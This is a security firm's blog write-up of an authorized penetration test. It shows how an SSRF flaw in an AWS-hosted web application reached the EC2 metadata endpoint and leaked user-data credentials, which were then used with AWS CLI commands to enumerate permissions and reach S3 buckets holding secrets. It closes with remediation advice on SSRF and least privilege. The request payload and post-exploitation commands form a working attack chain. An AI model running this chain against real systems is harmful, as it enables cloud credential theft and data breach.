By Soroush Dalili and Daniele Costa from NCC Group

When a web application SSRF causes the cloud to rain credentials & more

tl;dr

This blog post reviews an interesting Server-Side Request Forgery (SSRF) technique against applications that are in cloud environments when combined with overly permissive user accounts. We were able to successfully apply this technique to Amazon Web Services (AWS) hosted web applications. This discovery highlights the importance of assessing AWS configurations and user privileges to mitigate the impacts from such attacks.

This work is born out of both lab based research and real-world use against live applications. The demos provided in this blog post are from lab-based recreations of issues that were originally discovered in production.

Background

An application had a facility for its customers (anybody could register freely) to upload their files. However, these files were stored in Amazon Simple Storage Service (Amazon S3). Our goal was to access other users' files but it was hard to guess the bucket names and the directories.

Shortly after starting the first penetration test, we found an interesting SSRF vulnerability which allowed us to send HTTP requests to internal or restricted resources and view their responses.

We thought perhaps we could enumerate open ports and proxy our request to other sites using the vulnerable website among others. We reported it immediately to our client and they asked us to see how far we could go while they worked on the fix.

Ability to query internal AWS metadata


As the application was located at Amazon Elastic Compute Cloud (EC2), it was possible to use SSRF to query internal AWS data [1]. This capability was what we needed in order to see if we could locate credentials in order to access Amazon S3 directly.

The following HTTP request shows an example where the user data is retrieved from the Amazon EC2 environment. This is taken from a lab based recreation:

```
POST /vulnerablepage HTTP/1.1
Host: example.com
Content-Type: application/json
x-CSRF: [redacted]
Content-Length: 92
Cookie: [redacted];

{"targeturl":"http://169.254.169.254/latest/user-data","info":{"id":"1337","name":"testme"}}
```

The response was as follows:



```
HTTP/1.0 200 OK
Content-Type: application/octet-stream
Accept-Ranges: bytes
ETag: "1810843347"
Last-Modified: Thu, 03 Aug 2017 11:29:45 GMT
Content-Length: 1189
Connection: close
Date: Thu, 03 Aug 2017 11:37:17 GMT
Server: EC2ws

#!/bin/bash
set -e
trap "shutdown -h now" EXIT

export AWS_ACCESS_KEY='AKI[redacted]FSA'
export AWS_SECRET_KEY='EM5[redacted]SOL'

export LC_ALL='C' # Some ansible tasks complain about locale.

AWS_INTERNAL_API_IP='169.254.169.254'
AWS_REGION='us-east-1'

echo "[$(  date +"%Y%m%d %H:%M:%S" )]  Initiating cloud init" >> /tmp/boot.time


#####################################################
# metadata
echo "# Getting instance metadata."
instance_id="$( curl -s "http://${AWS_INTERNAL_API_IP}/latest/meta-data/instance-id" )"
role="$( aws ec2 describe-tags --region "${AWS_REGION}" --filters "Name=resource-id,Values=${insta
```

As a result, AWS access and secret keys were retrieved which could be used to extract more information from AWS.

Extracting further information via AWS Command Line Tools

By running the following command using the AWS Command Line Interface (CLI), it was possible to identify further information:

```
> aws sts get-caller-identity

{
   "Account": "09XXXXXXXXXXXXXX10",
   "UserId": "AIDAJBBLGXXXXXXXXXXXX",
   "Arn": "arn:aws:iam:: 09XXXXXXXXXXXXXX10:user/EC2InstanceReader"
}
```

By looking at the downloaded script file containing credentials, you are able to see that this account only needed access to the 'DescribeTags' action. This is the 'describe-tags' operation in Amazon CLI.

The identified Amazon EC2 account on the server could access a number of resources that were not required for its operation. The account was granted the following EC2 AWS permissions which were excessive for it operation. This list was obtained by looping through the available commands with their right arguments plus the 'dry-run' option flag and analysing their response [2].

```
describe-account-attributes
describe-addresses
describe-availability-zones
describe-bundle-tasks
describe-classic-link-instances
describe-conversion-tasks
describe-customer-gateways
describe-dhcp-options
describe-egress-only-internet-gateways
```

```
describe-fpga-images
describe-images
describe-import-image-tasks
describe-import-snapshot-tasks
describe-instance-status
describe-instance-attribute
describe-instances
describe-internet-gateways
describe-key-pairs
describe-moving-addresses
describe-network-acls
describe-network-interfaces
describe-placement-groups
describe-prefix-lists
describe-regions
describe-reserved-instances
describe-reserved-instances-offerings
describe-route-tables
describe-scheduled-instances
describe-security-groups
describe-snapshots
describe-spot-datafeed-subscription
describe-spot-fleet-requests
describe-spot-instance-requests
describe-spot-price-history
describe-subnets
describe-tags
describe-volume-status
describe-volumes
describe-volumes-modifications
describe-vpc-classic-link
describe-vpc-endpoint-services
describe-vpc-endpoints
describe-vpc-peering-connections
describe-vpcs
describe-vpn-connections
describe-vpn-gateways
```

Finding sensitive data

At this point, we were interested to see if we could find any sensitive data using the “describe-instance-attribute” operation. However, we needed a list of all instance IDs in order to pass them as an argument.

The following command was used to capture the names of all instance-ids:

```
> aws ec2 describe-instances --query "Reservations[*]"."Instances[*]".{Id:InstanceId} --output text
```

The above command gave us a long list of the target’s instance IDs similar to this:

```
i-0efd647dd9042ddc8
i-0d62db02cea8bfa9f
…
```

After this step, the following command helped us to extract the ‘userData’ attributes in base64 format:

```
> aws ec2 describe-instance-attribute --instance-id [instance-id here] --attribute userData
```

As an example, the following command was run on the first instance:

```
> aws ec2 describe-instance-attribute --instance-id i-0efd647dd9042ddc8 --attribute userData

{
    "InstanceId": "i-0efd647dd9042ddc8",
    "UserData": {
        "Value": "REDACTED"
    }
}
```

Decoding the above base64 message gave us our original credentials:

```
export AWS_ACCESS_KEY='AKI[redacted]FSA'
export AWS_SECRET_KEY='EM5[redacted]SOL'
```

Obviously, however, obtaining credentials that we already had was not very interesting and we had to go through a long list of base64 texts in order to analyse them all.

We found silver, next we aimed for gold

Decoding and reading the retrieved attributes finally paid off! We managed to obtain some sensitive data including other AWS credentials, database and SMTP credentials and JWT secret key.

While we could already do various things using the data and credentials we had obtained, our goal was to gain access to Amazon S3.

Exploring Amazon S3

Among the captured AWS credentials, we found a user that had access to Amazon S3. By using this account we were able to run the following command and get the list of all S3 buckets that were using it:

```
 > aws s3 ls --profile ourDifferentUser
```

There was even more sensitive data than we had expected. This was because our target had hosted their log files, application source code, static websites, backup files, as well as customers' files in their Amazon S3 and our new user could access them all. The sample result for the above command was as follows:

```
2017-07-03 11:54:32 applications-secrets
2017-07-03 11:54:16 applications-source-code
2017-07-03 11:54:44 applications-static-code
```

We were almost there, we just needed to verify if we could access one of these buckets using the following command:

```
> aws s3 ls s3://applications-secrets/ --profile ourDifferentUser
```


Voila! We could really see it (file names are obviously made up):

```
2017-07-01 11:26:34      289 application-admins-keys.txt
2017-06-01 10:20:30      642 applications-secrets-bak.rar
2017-06-02 09:15:54      7956 db-configuration-strings.config
2017-06-03 15:20:33      65 july-2007-pwds.txt
2017-06-15 20:20:34      7065 middleware-keys.txt
2017-06-16 22:20:35      7065 remote-support.cfg
2017-07-01 15:20:36      2640 ssh-keys.txt
2017-07-02 17:20:37      942 vpn-access-details.txt
```

Exploring S3 with a Graphical User Interface (GUI)

In order to make it easier for ourselves, we then used the S3 Browser [3] to access the repositories by using the credentials we had obtained. This meant it was trivial to upload new files or download and modify the existing files.

By Soroush Dalili and Daniele Costa from NCC Group



File	Size	Type	Last Modified	Storage Class
application-admins-keys.txt	289 bytes	Text Document	03/08/2017 15:20:28	STANDARD
applications-secrets-bak.rar	642 bytes	WinZip File	03/08/2017 15:20:30	STANDARD
db-configuration-strings.config	7.77 KB	XML Configurati...	03/08/2017 15:20:32	STANDARD
july-2007-pwds.txt	65 bytes	Text Document	03/08/2017 15:20:33	STANDARD
middleware-keys.txt	6.90 KB	Text Document	03/08/2017 15:20:34	STANDARD
remote-support.cfg	6.90 KB	CFG File	03/08/2017 15:20:35	STANDARD
ssh-keys.txt	2.58 KB	Text Document	03/08/2017 15:20:36	STANDARD
vpn-access-details.txt	942 bytes	Text Document	03/08/2017 15:20:37	STANDARD

The impact

We were now in a position (from a web application point of view) to embed an arbitrary JavaScript code within the existing static files and perform actions against web users. However, as the logs and application source code were also accessible, the world was our oyster.

At this point, we had reached our goal and we had little time left! A curious reader might see that even a remote code execution on the web server was not far from our reach, given the fact we had all sorts of credentials, application files and log files.

Our recommendation for the client

SSRF

The destination of the provided URL should be examined on the server-side in order to ensure that its IP address does not point at any internal resources. Any requests that do not meet this requirement should be logged, with a suitable error message being returned to the user.

It is important to note that blacklisting the ‘169.254.169.254’ IP address on the web application is not an appropriate solution, however, it can be used as an indication of an active attack. If the web application only verifies the URL without resolving the IP address, an attacker can bypass it by setting an external domain’s DNS record to ‘169.254.169.254’ or use other IP address formats. Additionally, attackers may redirect an innocent looking URL to this IP address if the application follows the redirections.

Based on our target and its usage, a better approach would be to create a verification mechanism to ensure that the destination website belongs to the user. For example, this can be verified by adding a special text to the DNS entry or a text file that should be uploaded to the root of the destination website.

The request responses should not be displayed (if possible) to reduce risks of data exfiltration.

https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/august/when-a-web-application-ssrf-causes-the-cloud-to-rain-credentials-and-more/

AWS user with excessive permissions

As user data is not protected by cryptographic methods, it is important to ensure that sensitive data is not stored in it.

If AWS CLI commands need to be executed at boot time then IAM roles should be assigned to each EC2 instance that requires it. Each of these roles will be assigned an IAM policy with permissions set to only allow the necessary commands (i.e. only the ‘describe-tags’ operation in our case).

All users should be examined to ensure that they only have access to the minimum resources needed for their operation.

Apart from fixing these issues, it is highly recommended that AWS log files are reviewed in order to detect any potential breaches, access violations or data tampering that may have occur. This is due to the simplicity and nature of these vulnerabilities.

Lesson learned

The control failure that allowed us to gain access to the target’s Amazon S3 was lack of AWS configuration security review having taken place.

Although SSRF vulnerabilities in this type of situation are important issues, the impact of an exploit could have been minimised if we had been unable to obtain the AWS credentials and if the user had not been given excessive permissions.

How NCC Group can help

NCC Group performs AWS security configuration reviews as part of its assurance services. We have also developed the Scout2 tool which is open source and lets AWS administrators assess their environment's security posture [4]. We are able to deliver a training course on how to carry out AWS security configuration review assessments. If you are interested in understanding more about the course and how we can deliver it for your team, do not hesitate to get in contact. Please contact your account manager or email response@nccgroup.trust or your account manager.

Authors: Soroush Dalili (@irsdl) and Daniele Costa

References:

[1] http://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html

[2] http://docs.aws.amazon.com/cli/latest/reference/ec2/

[3] http://s3browser.com/

[4] https://github.com/nccgroup/Scout2